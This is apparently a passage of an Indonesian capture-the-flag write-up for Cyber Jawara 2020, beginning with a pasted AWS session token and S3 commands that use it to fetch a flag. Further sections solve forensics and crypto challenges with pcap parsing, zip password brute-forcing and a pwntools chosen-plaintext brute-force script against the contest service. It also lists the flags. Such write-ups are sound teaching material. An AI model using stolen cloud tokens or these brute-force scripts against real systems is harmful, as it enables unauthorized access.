AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEO////////wEaDmFwLXNvdXRoZWZzdC0xIkcwRQIhAJ6rUAa/7Hxr+YGDZf2JKAVdIZ80WSDZfy3XcBEKFardAiArDF4VXEdpmSp6O/kB+HAwpXZbd6BVanvTMSR5BveqwSrHAWjw////////8BEAEaDDk5NzM3NTMzOTc1NilMjj1anot/J1BrYbLHKpsDwlyhKFmgI8Jg5Cwb6uMmAiZyQzMH5G0cXaBbEkKkf8TIMVV3TgLaqf4jsLRaV5ZsuZFWNXwZXo7X9lqLXh3QrLtG0IkNb4Sm0RUT215wGmCD8G3I2aFvZwQsytl1vehoD7ksbA24S3AY0AkqYFd3idHVCIQF/haOqeFWLWZxdkpMgeehYZ7jtlyJjWXVvy7k+G4UkXu06nGPw61sdCI2hHcixBHLFj1Dy77GeGPdvKOZuTFKGKtdy1KixmwgeJSDxJpanFABxjSJRntNH3oe7qeYMPvxH+EkUAF/wm3vRzsIJTs/MuELHkLOhYlJeVaOfxm7Ugx8Wa7eZPS3rUS4zKphJnVnWsRIB4imlasHKUjA7kesCMMQBYn4O3RoH900N1Q/hsmqebWYRBQH9QD8KdPlgtmhdsSMkfh/eb/BuMTqeK5quFPpnhO2peD8wPPvJCXGJW6Q1xC99WiazTKAP5NE8meJWt2j1vZYxbBsAjUm4kWFLeu/bdl5ZWugpj35hnSfPjMebq9sfUQzcYXUNHovK9xXh3O/msKMMjQiPsFOusBUB55a6AKzI6sqJa2eJy8rLhs4JaL3kn52+wrfd2w+twy6fp9bTu28sCaaBXgxD5Lol/yy3udxQbNzHTqB+vK2PAOLJSJkS/5azqffc7uF9Bq8PpLaL9OESQn+CwnRyzf1wccgvlucltymVc/cgKgJH3aFCg1+aw7uXOvbxLL3os6iVy4HI+hWBjnOknanLvMaYTQsi+BcMOle9RKthOq978LmLGFHtdIGss4Imleeh5jdAh0EROn9WXq2p/7egP7BTXkoocosBDkEjd5lBVDuAxytqVU5R0ein11fHQj0e4kMBWqHtwGWv6yfhQ==

→ ~ aws s3 ls
2020-09-14 06:34:26 cyberjawara
2020-09-14 07:28:38 cyberjawara-120b2ddda
→ ~ aws s3 ls cyberjawara-120b2ddda
2020-09-14 10:13:54      83 flag-f4a9cae52dea8ba835a80f1afcc48f40.txt
→ ~ aws s3 cp s3://cyberjawara-120b2ddda/flag-f4a9cae52dea8ba835a80f1afcc48f40.txt .
download: s3://cyberjawara-120b2ddda/flag-f4a9cae52dea8ba835a80f1afcc48f40.txt to ./flag-f4a9cae52dea8ba835a80f1afcc48f40.txt
→ ~ cat ./flag-f4a9cae52dea8ba835a80f1afcc48f40.txt
CJ2020{plz_update_to_AWS_IMDSv2_if_u_dont_wanna_end_up_like_Capital_One!!!!111!!!}
```

Flag : CJ2020{plz\_update\_to\_AWS\_IMDSv2\_if\_u\_dont\_wanna\_end\_up\_like\_Capital\_One!!!!111!!!}

# Forensik

## FTP

Di berikan file ftp\_cj.pcap yang berisi sekumpulan network packet, terdapat string yang menarik pada protocol ftp-data, bisa cek dengan command:

```
tshark -r ftp_cj.pcap -Y ftp-data -Tek -e text
```

Kami membuat program untuk mengambil dan meurutkan string

```
#!/usr/bin/env python

from os import popen
from re import findall
from natsort import natsorted

data = popen("tshark -r ftp_cj.pcap -Y ftp-data -Tek").read()
data = findall('ftp-data_command": (.*)"}}}', data)
data = natsorted(data)

print "".join(i[-1] for i in data)
```

Note: String ke-10 hilang pada data, kami menambahkan “\_” dan valid

Flag: CJ2020{plz\_use\_tls\_kthxx}

## Home Folder

Diberikan file cj.zip yang berisi beberapa file. Ketika membuka flag.zip dengan password pada pass.txt ternyata incorrect. Pada file **.bash\_history** telah di jalankan command:

```
truncate -s -2 pass.txt
```

Command tersebut membuat 1 string terakhir pada pass.txt hilang dan password asli serta flag bisa di dapatkan dengan menjalankan command:

```
for i in {0..9}; do unzip -P $(cat pass.txt)$i flag.zip; done
```

Baca file flag.txt yang berisi flag

Flag: CJ2020{just\_to\_check\_if\_you\_are\_familiar\_with\_linux\_or\_not}

## Image PIX

Diberikan file pix.png, ketika di lakukan analisis dengan mengekstrak nilai pixel dari gambar terdapat angka-angka menarik seperti nilai decimal printable character

```
In [1]: from PIL import Image

In [2]: im = Image.open("pix.png")

In [3]: px = list(im.getdata())

In [4]: print px[0:4]
[(67, 74, 50), (48, 50, 48), (123, 65, 95), (83, 116, 117)]

In [5]: "".join(chr(px[i][0]) for i in range(40))
Out[5]: 'C0{SdiSrtJ2Atyncl}20_u__aeC0{SdiSrtJ2Aty'
```

Jika di perhatikan Panjang flag adalah 26 dan urutan flag loncat 9, flag di dapat dengan :

```
#!/usr/bin/env python

from PIL import Image

im = Image.open("pix.png")
px = list(im.getdata())
rn = "".join(chr(px[i][0]) for i in range (26))
flag = ""

for x in range(9):
    flag += "".join(rn[i] for i in range(x, len(rn), 9))

print flag
```

Flag: CJ2020{A\_Study\_in\_Scarlet}

## Know Your Payload

Diberikan file KnowYourPayload\_forensic.zip yang berisi file becareful.crt yang ternyata adalah base64 encoding dari suatu file zip, kembalikan file dengan command :

```
sed -i '1d;$d' becareful.crt
cat becareful.crt | tr -td '\n\r' | base64 -d > becareful.zip
```

Terdapat 2 file yaitu help.ps1 dan help.txt, copy isi help.ps1 dan jalankan pada Powershell lalu jalankan command “**Get-Variable**” maka akan terdapat variable bernama **\$fileContent** yang berisi base64 yang di decode menjadi potongan pertama flag

```
PS C:\Users\Fedra\Downloads\CJ2020_Quals\KnowYourPayload\becareful> echo $fileContent
wIN5c3R1bs5UZxh0LkVvY29kaS5nXTo6QVND5UkuR2V8U3Ryak5nKftToXN0ZW8uQ29udmlydF86OkZyb21CYXNlNjRTdHJpbmcoIlEwb3lnREl3ZxcQ1puVTFZe1JVTTE4PSIpKQ==
PS C:\Users\Fedra\Downloads\CJ2020_Quals\KnowYourPayload\becareful> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($fileContent))
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("Q0oyMDIwezBCZnU1YzRUM18="))
PS C:\Users\Fedra\Downloads\CJ2020_Quals\KnowYourPayload\becareful> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("Q0oyMDIwezBCZnU1YzRUM18="))
CJ2020{0Bfu5c4T3_
PS C:\Users\Fedra\Downloads\CJ2020_Quals\KnowYourPayload\becareful>
```

Isi dari help.txt seperti command dari batch program windows. Rename menjadi .bat lalu jalankan pada cmd, maka akan terlihat potongan lain flag

```
C:\Users\Fedra\Downloads\CJ2020_Quals\KnowYourPayload\becareful>REG ADD HKLM\SOFTWARE\Microsoft\CTF
/v Special /t REG_EXPAND_SZ /d n0t0bfU5c4te}
ERROR: Access is denied.
```

Flag: CJ2020{0Bfu5c4T3\_ n0tObfU5c4te}

# Crypto

## CaaS

Terdapat service untuk melakukan enkripsi suatu text pada “**net.cyber.jawara.systems 3001**”, dan di berikan string hasil enkripsi dari flag, encrypted flag:

```
pJ8GmKrvZS0dO3LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPwBvbyMeXyUrA
vDBY+McaztsZsM+nw==
```

Dengan memanfaatkan service kriptografi yang di berikan kita bisa automation tools untuk melakukan bruteforce:

```
#!/usr/bin/env python

from pwn import *
from string import lowercase

encf =
"pJ8GmKrvZS0dO3LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZPwBvbyMeXyUrAvDBY+McaztsZs
M+nw=="
flag = "CJ2020{"
char = "_" + lowercase
numb = 7

for i in range(9, 59):
    if i % 3 == 0:
        numb += 2
    else:
        numb += 1

    for j in char:
        nc = remote("net.cyber.jawara.systems", 3001)
        pl = flag + j + "ROP"
        nc.send(pl + '\n')
        rs = nc.recvall().split("\n")[3]
        nc.close()

        if rs[numb:numb+2] == encf[numb:numb+2]:
```

```

print "[+] Char      :", j
print "[+] Payload    :", rs[numb:numb+7]
print "[+] encrypt    :", encf[numb:numb+7]
print "[+] TMP Flag   :", flag

find = raw_input("[?] Input char as flag : ").replace("\n", "")

if find.lower() == 'y':
    flag += j
    print "[+] Flag :", flag
    break

print "[+] Final Flag :", flag

```

Karena terdapat sedikit persamaan enkripsi pada beberapa huruf tools ini sedikit memerlukan analisis manual saat di jalankan, output akhir waktu di jalankan:

```

[+] Opening connection to net.cyber.jawara.systems on port 3001: Done
[+] Receiving all data: Done (124B)
[*] Closed connection to net.cyber.jawara.systems port 3001
[+] Char      : }
[+] Payload    : McPnM7Z
[+] encrypt    : McaztsZ
[+] TMP Flag   : CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}
[?] Input char as flag : y
[+] Flag : CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}
[+] Final Flag : CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}

```

Flag: CJ2020{soal\_dasar\_kriptografi\_biasanya\_ini\_lagi\_ini\_lagi}

## Message Holmes

Diberikan suatu enkripsi yang di sebut sebagai message holmes yang dimana adalah enkripsi dari flag, public key dan file encrypt.py yang digunakan untuk melakukan enkripsi message

```

Message Holmes :
0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06e
a11690431122401b114bb09840cf6

Public key: 29, 2021, 666, 879, 3, 404, 1337, 1945

```

Setelah mempelajari isi dari enrypt.py di ketahui function encrypt.py bisa di manfaatkan untuk mendapatkan enkripsi dari masing-masing huruf dan di jadikan dictionary untuk mendecode message, program yang kami buat untuk melakukan dekrip:

```

#!/usr/bin/env python

from encrypt import encrypt
from string import letters, digits

publicKey = [29, 2021, 666, 879, 3, 404, 1337, 1945]
enc =
"0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b5f06ea11
=

```

```
690431122401b114bb09840cf6"
enc = [enc[i:i+4] for i in range(0, len(enc), 4)]
dec = {}
char = letters + digits + "{}_+!=@#$$%^&*()"

for i in char:
    d = {encrypt(i) : i }
    dec.update(d)

print "".join(dec[i] for i in enc)
```

Flag : CJ2020{TH3\_Strand\_Mag4z!ne}